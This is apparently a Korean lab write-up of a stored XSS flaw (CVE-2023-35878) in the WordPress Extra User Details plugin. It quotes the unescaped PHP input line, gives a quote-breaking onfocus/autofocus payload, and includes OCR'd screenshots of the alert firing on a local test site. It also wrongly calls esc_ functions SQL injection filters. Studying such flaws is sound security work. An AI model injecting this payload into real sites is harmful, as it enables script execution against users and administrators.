CVE-2023-35878

Stored Cross-Site Scripting (XSS) vulnerability
in Extra User Details plugin <= 0.5 versions.

특히

```
<input name="eud_fields[' . esc_attr( $key ) . '][2]" type="text"
value="' . ( isset( $value[2] ) ? htmlspecialchars( stripslashes(
$value[2] ), ENT_NOQUOTES ) : '' ) . '" class="regular-text"
size="80" />
```

이 부분에서 발생하는 취약점


여려 값을 입력할 수 있는 부분이 있었는데
esc_attr() 함수가 해당 부분에만 존재 하지않는다.


esc_attr()은 php에서 XSS, SQLinjection 필터링 함수
esc 계열 함수는 전부 XSS, SQLinjection 필터링 걸린다고 보면 된다
→ 그래서 바로 포기


근데 위 부분은 그런 함수가 없고 type="text"이고 겨우 htmlspecialchars랑 stripslashes 밖에 없다. 그리고 추가적으로 `ENT_NOQUOTES` 가 있어서 ', "는 변환되지 않는다.

```
Payload : " onfocus=javascript:alert(1); autofocus a="
```

다음과 같이 페이로드를 입력하면 alert(1)가 출력이 되어 xss가 성공한 것을 확인할 수 있다.


Not secure http://172.31.133.38/wordpress/wp-admin/users.php?page=extra-user-details
Extra User Details Options
Currently defined fields
Meta Key:
Field Name:
Description (Help Text):
Access Level:
1.
11
1
<script:alert(1); autofocus a="
Everyone
Delete
Add New Field
Update Extra Fields
Help
Elements
Console
Sources
Network
Performance
Memory
Application
Styles
Console
What's new
Search
Highlights from the Chrome 130 update
Recommendations for the new live metrics in Performance
The new live metrics in the Performance panel now provide environment recommendations to help you better understand your users' experience.
Search
5:15 PM
10/29/2024


Not secure http://172.31.133.38/wordpress/wp-admin/users.php?page=extra-user-details
172.31.133.38 says
1
OK
learn_wordpress
New
Howdy, hy30nq
Dashboard
Posts
Media
Pages
Comments
Appearance
Plugins
Users
All Users
Add New User
Profile
Extra User Details
Tools
Settings
Collapse menu
Extra Fields Options Updated.
Help
Extra User Details Options
Currently defined fields
Meta Key:
Field Name:
Description (Help Text):
Access Level:
1.
11
1
Everyone
Delete
Add New Field
Update Extra Fields
Thank you for creating with WordPress.
Version 6.6.2
Search
5:15 PM
10/29/2024


Not secure
http://172.31.133.38/wordpress/wp-admin/users.php?page=extra-user-details
Help
Extra User Details Options
Currently defined fields
Meta Key:
Field Name:
Description (Help Text):
Access Level:
1.
11
1
Everyone
Delete
Add New Field
Update Extra Fields
Elements
Console
Sources
Network
Performance
Memory
Application
Security
Styles
<input name="eud_fields[0][2]" type="text" value onfocus="javascript:alert(1);" autofocus a class="regular-text" size="80"> == $0
Console
What's new
Search
Highlights from the Chrome 130 update
Recommendations for the new live metrics in Performance
The new live metrics in the Performance panel now provide environment recommendations to help you better understand your users' experience.
Search
5:17 PM
10/29/2024